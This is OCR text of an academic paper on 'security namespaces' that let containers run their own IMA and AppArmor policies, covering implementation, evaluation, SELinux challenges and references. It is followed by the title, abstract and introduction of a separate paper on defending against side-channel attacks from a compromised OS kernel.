**Operation Router.** IMA protects the *integrity* of a system by measuring and appraising what subjects on a system may read or execute. It has a narrow focus on the subject's perspective of access control. This simplifies the implementation of the Operation Router. When a subject reads or executes a file, the Operation Router simply routes the operation to the IMA namespace associated with the subject, and all its ancestor IMA namespaces up to the native.

**Measuring Files.** Conceptually, each IMA namespace would measure a file independently. However, this can be both expensive (i.e., calculating hash of a file multiple times) and unnecessary. Instead, we re-used the measurement cache in our implementation and make it a global data structure shared by all the IMA namespaces. After the first IMA namespace calculates a mea-

[5]https://git.kernel.org/pub/scm/linux/kernel/git/zohar/linux-integrity.git/log/?h=next-namespacing-experimental

surement of the file, the measurement is put on a global measurement cache. Subsequent IMA namespaces will check with the cache to detect the presence of the measurement and only calculate if it is not present. However, each IMA namespace would still maintain its own measurement list and independently decide whether or not to include the measurement on its list. To some extent, we did not fully virtualize IMA. Instead, we only virtualized the data structures and interfaces that are exposed to userspace to make it appear that they have their own isolated instance of IMA.

**File Appraisal and Policy Engine.** IMA appraisal prevents unauthorized file from being read or executed by validating file signatures against pre-installed certificates. The certificates are traditionally specified by the system admin and are stored on the `_ima` keyring[6]. To support appraisal, we need to first separate `_ima` keyring such that each IMA namespace can install their own set of certificates to validate files independently. But unfortunately, the existing kernel keyring subsystem does not support namespace abstraction. As a workaround, we implemented a dynamic keyring renaming mechanism. The idea is to allocate a keyring with a different name (randomly generated) in the kernel every time an IMA namespace is created. This keyring is associated with the namespace for its entire life cycle. The namespace owner can thus load and update certificates for his namespace using this keyring. To prevent one namespace from updating the keyring of another namespace, we rely on the access control mechanisms in keyring subsystem. A cleaner way to implement this is to provide a namespace abstraction for the kernel keyring subsystem, which is an ongoing effort of a working group. We will integrate it with IMA namespace once it is done. After separating the `_ima` keyring, each IMA namespaces could independently load its certificates. The certificates are essentially whitelist policies deciding which file can be read or executed by the namespace. To detect policy conflicts at load time, the Policy Engine simply checks if is the certificates loaded by a security namespace is a subset of existing security namespaces.

## 7.2 AppArmor Namespace

**Operation Router.** AppArmor implements the *targeted security* MAC policy, which tries to confine privileged subjects on a system. Its original focus is the subject. To extend it with an object's perspective, we made two modifications. First, each AppArmor namespace is assigned with a base profile. In the base profile, a security namespace can declare authority over objects. Other profiles in the namespace will inherit the base profile. Second, we implemented a handler function in the kernel to detect any changes to the base profile so that the Operation Router can be notified to parse the base profile and update its object authority table accordingly.

**Pathname Collision.** In AppArmor, subjects and objects are identified using their pathnames. This becomes problematic when an AppArmor namespace needs to differentiate subjects or objects in different namespaces. One way to address this is to use absolute pathnames (e.g., `/sbin/dhclient` and `/var/lib/docker/instance-001/sbin/dhclient`). The downside of this approach is, however, there may not always exist a valid absolute pathname. In our implementation, we leveraged the built-in *profile namespace* primitive of AppArmor policy. A profile namespace provides scoping for the pathnames. By creating a profile namespace per AppArmor namespace and assigning it an identifier, we therefore enable AppArmor namespaces to specify a policy using the combination of profile namespace identifier and the relative pathnames in the profile.

**Policy Engine.** We construct our Policy Engine based on the extended Hybrid Finite Automata (eHFA) [16] of AppArmor. The Policy Engine first identifies the set of policy profiles (including the base profiles) that may be associated with the same subject. Then taking these profiles as input, the Policy Engine tries to construct eHFA. During this process, the Policy Engine will sort and merges rules from profiles, and detect conflicts if there are any.

## 7.3 Filesystem Interfaces

Both IMA and AppArmor accepts policies and exports security states through `securityfs` interface. Ideally, each security namespace should be able to mount its own `securityfs`. However, currently this is not allowed by the kernel. As a temporary fix, we used the `proc` filesystem instead. The idea is to place the security states and policy files that correspond to a security namespace under the directories of the processes that run within that namespace. We are working with the kernel community to fix the permission issue for mounting `securityfs` (e.g., using jump link).

## 7.4 Using Security Namespace

In order for userspace program to create an IMA or AppArmor namespace, we extended the *clone* and *unshare* system call. Taking *clone* system call for example, we added a new constant `CLONE_NEWIMA` and `CLONE_NEWAPPARMOR` that userspace program can specify along with other namespace constants[7]. The result is that kernel will clone the process and run it within

[6] Keyring is a kernel subsystem for retaining and caching keys.

[7] There are some debates in kernel community whether or not constants for security namespaces should be on their own. This may affect the interface in future.

the new IMA or AppArmor namespace. The changes to userspace program are minimal. In fact, to make IMA and AppArmor available to Docker, we extended the libcontainer [29] by introducing less than 20 LOC.

# 8 Evaluation

In this section, we evaluate IMA and AppArmor namespaces from their security effectiveness and performance.

## 8.1 Security Effectiveness

### 8.1.1 IMA Namespace

We evaluate the security effectiveness of IMA namespace from two perspectives: autonomous security control and security. To evaluate autonomous security control, we emulate a security setting identical to most commercial container clouds where container host applies a very *lenient* integrity policy (i.e., allow *any* immutable files to be run within the containers). Containers, on the other hand, apply a *strict* integrity policy using IMA namespace (i.e., only code signed by container owner may run in container). We created three types of malicious code that an attacker may run within a container, i.e., code that was not signed, code signed with unknown key, and modified code with an invalid signature. The IMA namespace of container successfully prevents all of them from running. In addition, the individual measurement list of IMA namespace enables the container to attest its integrity to a remote party independently. This experiment demonstrates that IMA namespace enables containers to have their autonomous integrity control, independent from the integrity policy that host system applies.

The second experiment evaluates security, by demonstrating that containers cannot leverage IMA namespace to violate the integrity policy of the host. In this experiment, we emulate a scenario where the host system wants to apply certain integrity control over its containers (e.g., prevent container from hosting malware by allowing only code signed by Ubuntu to run). Containers, on the other hand, try to break it by allowing anything to run in its IMA namespace. In this case, the Policy Engine successfully detects the DoS conflict, and if the container continues loading the policy, code in container that is not signed by Ubuntu is prevented from being run by the native IMA namespace. This experiment shows that despite enabling autonomous security control, IMA namespace will not compromise the integrity of any principal.

**Conflict Analysis.** IMA supports two sets of security policies: one for measurement that determines which files to measure, and one for appraisal that determines the right measurements for each file. The measurement policy only affects which files each individual IMA namespace will measure, therefore there are no conflicts introduced because each IMA namespace has its independent measurement list. In other words, integrity attestation of individual containers are conflict-free. The appraisal policy may introduce conflicts since a measurement "good" for one IMA namespace may not be "good" for another, as evidenced by above examples.

**Table 2: Enforcing both system and container profiles over applications.**

| Application Profile | Conflicting Rules |
|---|---|
| Apache2 | /proc/[pid]/attr/current *rw* |
| NTP | /dev/pps[0-9]* *rw* |
| firefox | /proc/ *r* |
| chrome | /proc/ *r* |
| MySQL, Perl, PHP5 OpenSSL, Samba, Ruby, Python Subversion, BitTorrent, Bash dhclient, dnsmasq, Squid OpenLDAP(slapd), nmbd, Tor | None |

To avoid appraisal policy conflicts, container owners will have to ensure that the files they allow to load in containers are a subset of the files allowed by the host system. This, in our implementation, means that the certificates that a container owner may load on her `_ima` keyring will be a subset of the certificates that the host system owner loads on the host system's `_ima` keyring. In practice, conflicts are not common since container clouds tend to have a lenient integrity policy (e.g., allow any executable to run within container). However, in a case where a container cloud does have certain integrity requirements over containers, the cloud vendor will have to explicitly inform its users of what they can or cannot run inside their containers (i.e., by revealing the list of host certificates), in order to assist container owners to avoid conflicts.

### 8.1.2 AppArmor Namespace

According to the official Ubuntu LXC documentation [34]:

> *Programs in a container cannot be further confined — for instance, MySQL runs under the container profile (protecting the host) but will not be able to enter the MySQL profile (to protect the container).*

We thus evaluate the security effectiveness of the AppArmor namespace by showing that container owners can leverage AppArmor namespace to further confine their applications (i.e., have autonomous security control), just like running applications within a VM or directly on the native system.

We selected 20 programs that have default AppArmor profiles in Ubuntu and run them in a container [8].

[8] There are ∼70 programs that have default AppArmor pro-

Containers apply these profiles in an AppArmor namespace to protect their containerized applications. The native system applies `lxc-start`, `lxc-default` and `docker-default` profiles(also shipped as a default in Ubuntu) in the native AppArmor namespace, in order to protect the host system from accidental or intentional misuse of privileges inside the container. Running them together, we evaluate whether or not the AppArmor namespace indeed enables autonomous security control for container, by protecting the containerized application and the host at the same time. Results are shown in Table 2. As shown in the table, except 4 programs (Apache, ntp, firefox and chrome), the application profiles of the other 16 programs can be directly applied to the container on top of the host system profile. This demonstrates that our AppArmor namespace enables containers to have autonomous security control, independent from the host system. For the four programs, the Policy Engine yields DoS conflicting rules, which means that operations of these programs might be denied by the host profile even if they are allowed by the application profile. This demonstrates that 1) containers may not leverage AppArmor namespace to compromise the host, as these conflicting operation will eventually be denied by the system, and 2) our Policy Engine can inform the container at policy load time such that containers will not run into unexpected runtime resource access errors.

**Conflict Analysis.** We found that policy conflicts often involve operations over filesystems that are shared across containers (e.g., /proc, /dev, /sys). The reason is that these filesystems have been historically used as an interface between kernel and userspace for exchanging information. On one hand, some information on those filesystems are security sensitive—they may break isolation between containers[19]. Therefore, host system needs to apply a security policy to govern their access. In fact, for the default AppArmor container host profiles, majority of the rules ($\sim$60%) are for governing access to these shared filesystems. On the other hand, applications often need to access information on those filesystems, so such access is allowed by their AppArmor application profile. The challenge is, however, both host's and application's profile are often coarse grained (e.g., "/proc r" for firefox). The coarse granularity of policy may be due to the large amount of information on those filesystems, but it creates conflicts.

To avoid conflicts, one way is to fine tune security policies, at both application side and container host side. For example, it seems not to make much sense for firefox to require read access to all files under `/proc` in order to function. Instead, the application developer, or the container owner, should fine tune the AppArmor policies for their applications to enforce a least privilege. The same applies to container host policies as well. Currently, the AppArmor policies enforced by container hosts are less well understood—it is not thoroughly clear which files under shared filesystems are required by applications at runtime and whether or not they might lead to attacks that can break container isolation. Instead, AppArmor host policies are often revised or extended only after an attack is reported. Ideally, we can design a better container host security policy by examining each and every file under these shared filesystems and fine tune it to fit the application[9], but this can be an extremely challenging task given the large amount of information stored on those shared filesystems and the diversified requirements from the containerized applications.

A more principled way to avoid conflicts is to avoid sharing. One such proposal is to design new namespaces for other types of resources that are currently shared across host and containers. For example, the device namespace proposal [12] can help resolve the conflicts of NTP in Table 2. As an orthogonal work, we are also investigating if it is possible to use multi-layered filesystem to conceal sharing of `/proc`, or at least reduce the exposure of files under the shared filesystems.

files in Ubuntu. They are either part of the distribution or the `apparmor-profiles` package. We selected 20 that are mostly often seen running in containers.

**Table 3: Latency for IMA and AppArmor namespace to mediate mmap system call.**

| mmap($\mu$s) | IMA (stdev) | AppArmor (stdev) | slowdown |
|---|---|---|---|
| No security | 1.08 (0.01) | 1.08 (0.01) | |
| Native | 1.26 (0.01) | 1.38 (0.01) | |
| Native + 1NS | 1.26 (0.01) | 1.39 (0.02) | 0.7% |
| Native + 2 NS | 1.27 (0.01) | 1.39 (0.02) | 0.8% |
| Native + 5 NS | 1.27 (0.01) | 1.41 (0.02) | 2.2% |
| Native + 10 NS | 1.28 (0.01) | 1.43 (0.02) | 3.5% |

## 8.2 Performance

We examine the performance of IMA and AppArmor namespace by measuring 1) the latency for namespaces to mediate system calls and 2) throughput of containerized applications. Our testbed is a Dell M620 server with 2.4Ghz CPU and 64GB memory, installed with Ubuntu 16.10. The kernel version in test is 4.8.0.

Table 3 shows our latency result. We measured common system calls that are mediated by IMA and AppArmor (e.g., `mmap`, `read`, `execve`, `write`), but due to space constraint, only `mmap` is shown. We evaluated the system call latency from various settings, ranging from no security framework to only the native system to native system plus 10 other security namespaces (i.e., a system call is routed to the native system and 10 other security

[9] Docker already provides some container host AppArmor profiles fine tuned towards specific applications such as Nginx [14].





**Figure 9: Throughput of containerized Apache with and w/o application AppArmor profile enforced.**

namespaces at the same time). Results show that security namespace introduces about 0.7% overhead in the one namespace scenario (the most typical scenario for container cloud) and at most 3.5% overhead even when there are 10 security namespaces in presence. Slowdown for `read` is similar to `mmap`. For `execve` and `write`, the slowdown is even less obvious due `execve` and `write` themselves take longer time to finish. The overhead is almost linear as the number of security namespaces grow[10], because in our current implementation we used a sequential routing to avoid intrusive modifications to the kernel (i.e., system calls are routed sequentially to all affected security namespaces). In theory, since security namespaces are isolated from each other, their mediation of system call can be paralleled leveraging multi-core to minimize the overhead. However, for small number of security namespaces (e.g., one or two), our experience suggests that the added complexity of synchronization can often outweigh the mediation latency.

We also evaluated the macro performance of AppArmor namespace by measuring the throughput of a containerized Apache with and without a default AppArmor profile(on top of a host profile). The result is shown in Figure 9. In the experiment, one host runs a single Docker container containing the Apache and another host runs client sending HTTP requests. As shown in the figure, the throughput is almost identical, since 1) only few of Apache's system calls are actually mediated by AppArmor and 2) latency for single system call mediation is very small as shown above. As a result, we believe our security namespace implementation is practical for the container cloud use case.

[10]Here the number of security namespaces is not referring to the total number of security namespaces on a system, but rather the number of security namespaces that the Operation Router routes to.

## 9 SELinux and Beyond

By investigating IMA and AppArmor, we hope the lessons we learned can help guide future namespace abstractions for other kernel security frameworks, and eventually lead to a generic and unified security namespace design for all kernel security frameworks. Therefore, in this section we examine challenges in applying the design proposed in this paper to SELinux.

SELinux adopts the type enforcement model to enforce least privilege and multi-level security on a system. SELinux has two features that challenge security namespace designs. The first is the filesystem labeling where a system admin assigns security labels to files (i.e., by setting the extended attributes of files on filesystems). The second is the label transition where subject labels may be changed upon executing new program.

We found the most challenging part of developing a SELinux namespace abstraction is the filesystem labeling, because container filesystems may be loaded dynamically. One possible approach is to have the host system admin to label all the files on a system (i.e., including files within containers). Each SELinux namespace will independently enforce its policy, but its policy must be specified using those labels pre-defined by the host system admin. This approach, however, does not work well in practice. For example, current SELinux policy assigns all subjects in a container with label `svirt_lxc_net_t` and all objects in a container with label `svirt_sandbox_file_t`. Such coarse granularity defeats the purpose of have an SELinux namespace in the first place, since now each SELinux namespace has to work with only one subject label and object label, preventing them from specifying any fine grained security policies.

A more practical approach is to enable SELinux namespaces to independently label filesystems. This means, however, each file may be associated with multiple security labels, depending on how many SELinux namespaces are in control of the file. The kernel will have to maintain the mappings between SELinux namespaces and their views of the security labels and present different security labels accordingly during enforcement. As an example, an web server running in a container can be attached with two labels, `native:svirt_lxc_net_t | container:httpd_t`. The label `svirt_lxc_net_t` is used by the host system during enforcement of the host's SELinux policy and the label `httpd_t` is used by the container during enforcement of the container's SELinux policy.

This approach requires dynamic manipulation of security attributes associated with files during runtime. In addition, files will have multiple SELinux security attributes associated with them. There has been pushback

from the kernel community. One reason is that by allowing runtime manipulation of security attributes without reboot and multiple security attributes at the same time, it may add additional complexity that admins may fail to handle properly. A consensus has yet to be reached within the community.

Since SELinux assigns labels to both subjects and objects, it naturally enables a definition of security from the perspective of both subject and object. Therefore, for enforcement we envision our routing algorithm can be applied without much modification since it already takes into consideration of both perspectives. One thing to note here is that label transition is also part of the subject's perspective, therefore when a subject wants to transition into a new label (e.g., on execution of a binary), not only the SELinux namespace that the subject is associated with should be made aware of the transition, but also all the parent SELinux namespaces.

## 10 Related Work

**VM, Library OS and Container.** Virtual machine [66, 58] enables mutually distrusting parties to securely share the same hardware platform therefore becoming one primary success story of the cloud era. However, despite a number of research proposals [17, 21, 62, 64], performance of VM is still not satisfying—it incurs a relatively high spin-up latency and low density [18, 65, 37, 57]. A more efficient solution is the library OS [3, 15, 36, 45]. However, library OS often suffers from compatibility issues for applications running inside and turning a legacy OS into a library OS is a non-trivial task. Container [56, 38] is considered to be an alternative. Containers incurs lower overhead than VM, and allows full compatibility for applications running inside. There are two types of containers, system container and application container. A system container [33, 35, 61] wraps an entire OS into a container, providing system admins and developers an environment similar to traditional virtualization. In contrast, an application container [13, 52] contains a single application, allowing the application to be developed, distributed and deployed in a simple manner. Work presented in this paper can be applied to protect both types of containers.

**Container Security.** There are a number of security issues identified for container systems. First, the container management program (e.g., docker daemon) often runs as a privileged daemon on a system, making it an appealing target for privilege escalation [47, 46, 48] and confused deputy attacks [67]. To address these concerns, solutions were proposed to enhance container management program with authority check [67] and run it with reduced privilege. Second, the container ecosystem often relies on a public image repository, which can often be leveraged by adversaries to spread malware or launch attacks (similar to issues of VM image repository [4]). Systems such as Clair [9] and DCT [10] were proposed to scan container images for vulnerabilities and/or malware before they are uploaded to the public repository. Third, a number of attacks were found that may break the isolation of containers [55, 50, 51, 25]. To improve the isolation, multiple security mechanisms were adopted such as user namespace [59], seccomp [54] and capability [5]. This paper complements above lines of research by providing kernel security features as a usable function to containers, allowing containers to address their internal threats, much like what a VM or host can do. There is also another line of research aiming to improve the virtualization of container systems. For example, the device namespace abstraction [11] virtualizes physical devices on a system. The time namespace [27] abstraction provides virtualized clocks for containers. Security namespace abstraction follows this line of research. But instead of time and device, the resource it tries to virtualize are kernel security frameworks.

**Virtualizing Linux Security Frameworks.** There are existing works that try to make Linux security frameworks useful for container systems. For example, a kernel patch [24] for IMA suggested that the IMA measurement list is extended with a container ID, such that during integrity attestation, the measurements will become separable based on containers. As another example, AppArmor and Tomoyo introduced the concept of profile and policy namespace respectively [49, 44]. The goal is to allow certain processes to run under a policy different from the rest of the system. However, these modifications are often adhoc; they do not provide full functionality of kernel security frameworks to container, and they still rely on a centralized authority (i.e., system owner) to specify a global policy, leaving containers no true freedom in enforcing their security independently[11]. In contrast, this works provides a truly decentralized way to allow containers to exercise full functionality of kernel security frameworks. Another line of research is to develop new kernel security frameworks that are stackable and application customizable. For example, Landlock LSM [28] enables userspace applications such as containers to customize their kernel security control. However, they still need to properly handle conflicts when an application is under control of multiple principals on a system, and the policy interfaces are often less familiar and more complex (e.g., eBPF programs) than existing kernel security frameworks.

[11] Contemporary to this work, AppArmor is refining its profile namespace to make it more useful to container alike scenarios. However, it is still under heavy development.

## 11 Conclusion

In this paper, we presented security namespaces, a kernel abstraction that makes kernel security frameworks available to containers. We first identify the fundamental challenge of enabling containers to have autonomous security control—the global and mandatory assumptions made by the kernel security frameworks. We then develop a novel routing based mechanism that allows the relaxation of these two assumptions without having one container comprising other containers or the host system. To evaluate our design, we built two concrete namespace abstractions for kernel security frameworks, namely the IMA namespace and AppArmor namespace. We show that they allow containers to exercise full functionality of IMA and AppArmor with a modest overhead.

## Acknowledgment

The authors thank the following people for their comments and technical contributions: Stefan Berger and Mehmet Kayaalp for work on the IMA namespace implementation; Justin Cormack; the anonymous reviewers; and our shepherd Devdatta Akhawe for their insightful feedback on the paper.

## References

[1] AWS Elastic Container Service. https://aws.amazon.com/ecs/.

[2] BATES, A., TIAN, D., BUTLER, K. R. B., AND MOYER, T. Trustworthy whole-system provenance for the linux kernel. In *Proceedings of the 24th USENIX Conference on Security Symposium* (Berkeley, CA, USA, 2015), SEC'15, USENIX Association, pp. 319–334.

[3] BAUMANN, A., LEE, D., FONSECA, P., GLENDENNING, L., LORCH, J. R., BOND, B., OLINSKY, R., AND HUNT, G. C. Composing os extensions safely and efficiently with bascule. In *Proceedings of the 8th ACM European Conference on Computer Systems* (New York, NY, USA, 2013), EuroSys '13, ACM, pp. 239–252.

[4] BUGIEL, S., NÜRNBERGER, S., PÖPPELMANN, T., SADEGHI, A., AND SCHNEIDER, T. AmazonIA: When elasticity snaps back. In *Proc. ACM CCS'11*.

[5] Linux Capabilities. http://man7.org/linux/man-pages/man7/capabilities.7.html/.

[6] Change Root. http://man7.org/linux/man-pages/man2/chroot.2.html/.

[7] Break out of chroot jail. https://web.archive.org/web/20160127150916/http://www.bpfh.net/simes/computing/chroot-break.html/.

[8] Is chroot a security feature? https://access.redhat.com/blogs/766093/posts/1975883/.

[9] Docker Vulnerabilities Scan. https://github.com/coreos/clair/.

[10] Content Trust in Docker. https://docs.docker.com/engine/security/trust/content_trust/.

[11] Device Namespace. https://lwn.net/Articles/564854/.

[12] Device Namespace. https://lwn.net/Articles/564854/.

[13] Docker. https://www.docker.com/.

[14] AppArmor profile for Nginx running in Docker. https://github.com/docker/docker.github.io/blob/master/engine/security/apparmor.md.

[15] DOUCEUR, J. R., ELSON, J., HOWELL, J., AND LORCH, J. R. Leveraging legacy code to deploy desktop applications on the web. In *Proceedings of the 8th USENIX Conference on Operating Systems Design and Implementation* (Berkeley, CA, USA, 2008), OSDI'08, USENIX Association, pp. 339–354.

[16] Extened Hybrid Finite Automata (eHFA). http://wiki.apparmor.net/index.php/TechnicalDoc_HFA.

[17] EIRAKU, H., SHINJO, Y., PU, C., KOH, Y., AND KATO, K. Fast networking with socket-outsourcing in hosted virtual machine environments. In *Proceedings of the 2009 ACM Symposium on Applied Computing* (New York, NY, USA, 2009), SAC '09, ACM, pp. 310–317.

[18] FELTER, W., FERREIRA, A., RAJAMONY, R., AND RUBIO, J. An updated performance comparison of virtual machines and linux containers. In *2015 IEEE International Symposium on Performance Analysis of Systems and Software, ISPASS 2015, Philadelphia, PA, USA, March 29-31, 2015* (2015), pp. 171–172.

[19] GAO, X., GU, Z., KAYAALP, M., PENDARAKIS, D., AND WANG, H. Containerleaks: Emerging security threats of information leakages in container clouds. In *47th Annual IEEE/IFIP International Conference on Dependable Systems and Networks, DSN 2017, Denver, CO, USA, June 26-29, 2017* (2017), pp. 237–248.

[20] Google Kubernetes. https://cloud.google.com/kubernetes-engine/.

[21] GUPTA, D., LEE, S., VRABLE, M., SAVAGE, S., SNOEREN, A. C., VARGHESE, G., VOELKER, G. M., AND VAHDAT, A. Difference engine: Harnessing memory redundancy in virtual machines. *Commun. ACM 53*, 10 (Oct. 2010), 85–93.

[22] HAYAWARDH VIJAYAKUMAR AND JOSHUA SCHIFFMAN AND TRENT JAEGER. STING: Finding Name Resolution Vulnerabilities in Programs. In *Proceedings of the 21st USENIX Security Symposium (USENIX Security 2012)* (August 2012). [acceptance rate: 19.4% (43/222)].

[23] IBM Cloud Container Service. https://www.ibm.com/cloud/container-service.

[24] Composite Identifier Field Support for IMA. https://sourceforge.net/p/linux-ima/mailman/message/32844753/.

[25] CVE-2015-3627. http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-3627.

[26] Amazon Lambda. https://aws.amazon.com/lambda/.

[27] LAMPS, J., NICOL, D. M., AND CAESAR, M. Timekeeper: A lightweight virtual time system for linux. In *Proceedings of the 2Nd ACM SIGSIM Conference on Principles of Advanced Discrete Simulation* (New York, NY, USA, 2014), SIGSIM PADS '14, ACM, pp. 179–186.

[28] Landlock LSM. https://lwn.net/Articles/698226/.

[29] Open Containers. https://github.com/opencontainers/runc/.

[30] Linux Integrity Subsystem. https://sourceforge.net/p/linux-ima/wiki/Home/.

[31] Linux Namespaces. http://man7.org/linux/man-pages/man7/namespaces.7.html/.

[32] LSM Stacking. https://lwn.net/Articles/635771/.

[33] LXC Linux Containers. https://linuxcontainers.org/lxc/introduction/.

[34] LXC - Official Ubuntu Documentation. https://help.ubuntu.com/lts/serverguide/lxc.html#lxc-apparmor/.

[35] LXD Linux Containers. https://linuxcontainers.org/lxd/introduction/.

[36] MADHAVAPEDDY, A., MORTIER, R., ROTSOS, C., SCOTT, D., SINGH, B., GAZAGNAIRE, T., SMITH, S., HAND, S., AND CROWCROFT, J. Unikernels: Library operating systems for the cloud. In *Proceedings of the Eighteenth International Conference on Architectural Support for Programming Languages and Operating Systems* (New York, NY, USA, 2013), ASPLOS '13, ACM, pp. 461–472.

[37] MATTHEWS, J. N., HU, W., HAPUARACHCHI, M., DESHANE, T., DIMATOS, D., HAMILTON, G., MCCABE, M., AND OWENS, J. Quantifying the performance isolation properties of virtualization systems. In *Proceedings of the 2007 Workshop on Experimental Computer Science* (New York, NY, USA, 2007), ExpCS '07, ACM.

[38] MERKEL, D. Docker: Lightweight linux containers for consistent development and deployment. *Linux J. 2014*, 239 (Mar. 2014).

[39] Microservice Architecture. http://microservices.io/patterns/microservices.html.

[40] Linux Container Security. https://mjg59.dreamwidth.org/33170.html.

[41] AppArmor Linux application security. http://www.novell.com/linux/security/apparmor/, 2008.

[42] Security-enhanced linux. http://www.nsa.gov/selinux.

[43] POHLY, D. J., MCLAUGHLIN, S., MCDANIEL, P., AND BUTLER, K. Hi-fi: Collecting high-fidelity whole-system provenance. In *Proceedings of the 28th Annual Computer Security Applications Conference* (New York, NY, USA, 2012), ACSAC '12, ACM, pp. 259–268.

[44] Tomoyo Policy Namespace. https://tomoyo.osdn.jp/2.5/chapter-14.html.en/.

[45] PORTER, D. E., BOYD-WICKIZER, S., HOWELL, J., OLINSKY, R., AND HUNT, G. C. Rethinking the library os from the top down. In *Proceedings of the Sixteenth International Conference on Architectural Support for Programming Languages and Operating Systems* (New York, NY, USA, 2011), ASPLOS XVI, ACM, pp. 291–304.

[46] CVE-2014-6407. http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6407.

[47] CVE-2014-9357. http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-9357.

[48] CVE-2015-3631. http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-3631.

[49] AppArmor Profile Namespace. http://wiki.apparmor.net/index.php/AppArmor_Core_Policy_Reference#Profile_names_and_attachment_specifications/.

[50] Docker ptrace Attack. https://lkml.org/lkml/2015/6/13/191/.

[51] LXC SYS_RAWIO Abuse. https://bugs.launchpad.net/ubuntu/+source/lxc/+bug/1511197/.

[52] rkt-CoreOS. https://coreos.com/rkt/.

[53] SAILER, R., ZHANG, X., JAEGER, T., AND VAN DOORN, L. Design and implementation of a tcg-based integrity measurement architecture. In *Proceedings of the 13th Conference on USENIX Security Symposium - Volume 13* (Berkeley, CA, USA, 2004), SSYM'04, USENIX Association, pp. 16–16.

[54] Linux seccomp. http://man7.org/linux/man-pages/man2/seccomp.2.html/.

[55] Docker Shocker Attack. http://www.openwall.com/lists/oss-security/2014/06/18/4/.

[56] SOLTESZ, S., PÖTZL, H., FIUCZYNSKI, M. E., BAVIER, A., AND PETERSON, L. Container-based operating system virtualization: A scalable, high-performance alternative to hypervisors. In *Proceedings of the 2Nd ACM SIGOPS/EuroSys European Conference on Computer Systems 2007* (New York, NY, USA, 2007), EuroSys '07, ACM, pp. 275–287.

[57] SOLTESZ, S., PÖTZL, H., FIUCZYNSKI, M. E., BAVIER, A., AND PETERSON, L. Container-based operating system virtualization: A scalable, high-performance alternative to hypervisors. In *Proceedings of the 2Nd ACM SIGOPS/EuroSys European Conference on Computer Systems 2007* (New York, NY, USA, 2007), EuroSys '07, ACM, pp. 275–287.

[58] SUGERMAN, J., VENKITACHALAM, G., AND LIM, B.-H. Virtualizing I/O devices on VMware Workstation's hosted virtual machine monitor. In *Proceedings of the 2002 USENIX Annual Technical Conference* (2001), pp. 1–14.

[59] User Namespace. http://man7.org/linux/man-pages/man7/user_namespaces.7.html/.

[60] VIJAYAKUMAR, H., GE, X., PAYER, M., AND JAEGER, T. JIGSAW: Protecting resource access by inferring programmer expectations. In *Proceedings of the 23rd USENIX Security Symposium* (2014).

[61] Linux-VServer. http://www.linux-vserver.org/Welcome_to_Linux-VServer.org/.

[62] WALDSPURGER, C. A. Memory resource management in vmware esx server. *SIGOPS Oper. Syst. Rev. 36*, SI (Dec. 2002), 181–194.

[63] WATSON, R. N. M., ANDERSON, J., LAURIE, B., AND KENNAWAY, K. Capsicum: Practical capabilities for unix. In *Proceedings of the 19th USENIX Conference on Security* (Berkeley, CA, USA, 2010), USENIX Security'10, USENIX Association, pp. 3–3.

[64] WHITAKER, A., SHAW, M., AND GRIBBLE, S. D. Scale and performance in the denali isolation kernel. *SIGOPS Oper. Syst. Rev. 36*, SI (Dec. 2002), 195–209.

[65] XAVIER, M. G., NEVES, M. V., ROSSI, F. D., FERRETO, T. C., LANGE, T., AND DE ROSE, C. A. F. Performance evaluation of container-based virtualization for high performance computing environments. In *Proceedings of the 2013 21st Euromicro International Conference on Parallel, Distributed, and Network-Based Processing* (Washington, DC, USA, 2013), PDP '13, IEEE Computer Society, pp. 233–240.

[66] Xen Community. Available at http://xen.xensource.com/, 2008.

[67] ZHANG, M., MARINO, D., AND EFSTATHOPOULOS, P. Harbormaster: Policy enforcement for containers. In *7th IEEE International Conference on Cloud Computing Technology and Science, CloudCom 2015, Vancouver, BC, Canada, November 30 - Dec. 3, 2015* (2015), IEEE, pp. 355–362.

# Shielding Software From Privileged Side-Channel Attacks

Xiaowan Dong
*University of Rochester*

Zhuojia Shen
*University of Rochester*

John Criswell
*University of Rochester*

Alan L. Cox
*Rice University*

Sandhya Dwarkadas
*University of Rochester*

## Abstract

Commodity operating system (OS) kernels, such as Windows, Mac OS X, Linux, and FreeBSD, are susceptible to numerous security vulnerabilities. Their monolithic design gives successful attackers complete access to all application data and system resources. Shielding systems such as InkTag, Haven, and Virtual Ghost protect sensitive application data from compromised OS kernels. However, such systems are still vulnerable to side-channel attacks. Worse yet, compromised OS kernels can leverage their control over privileged hardware state to exacerbate existing side channels; recent work has shown that a compromised OS kernel can steal entire documents via side channels.

This paper presents defenses against page table and last-level cache (LLC) side-channel attacks launched by a compromised OS kernel. Our page table defenses restrict the OS kernel's ability to read and write page table pages and defend against page allocation attacks, and our LLC defenses utilize the Intel Cache Allocation Technology along with memory isolation primitives. We prototype our solution in a system we call Apparition, building on an optimized version of Virtual Ghost. Our evaluation shows that our side-channel defenses add 1% to 18% (with up to 86% for one application) overhead to the optimized Virtual Ghost (relative to the native kernel) on real-world applications.

## 1 Introduction

Bugs in commodity operating system (OS) kernels, such as Windows [60], Mac OS X [64], Linux [15], and FreeBSD [54], render them vulnerable to security attacks such as buffer overflows and information leaks. Furthermore, their monolithic architecture provides high performance but poor protection: a single vulnerability may give an attacker control over the entire OS kernel, allowing the attacker to steal and corrupt *any* data on the system. To reduce the size of the trusted computing base (TCB) on commodity systems, software solutions (such as InkTag [40] and Virtual Ghost [26]) and hardware solutions (such as Intel SGX [42], ARM TrustZone [11], and Haven [12]) prevent the OS kernel from reading and corrupting application data.

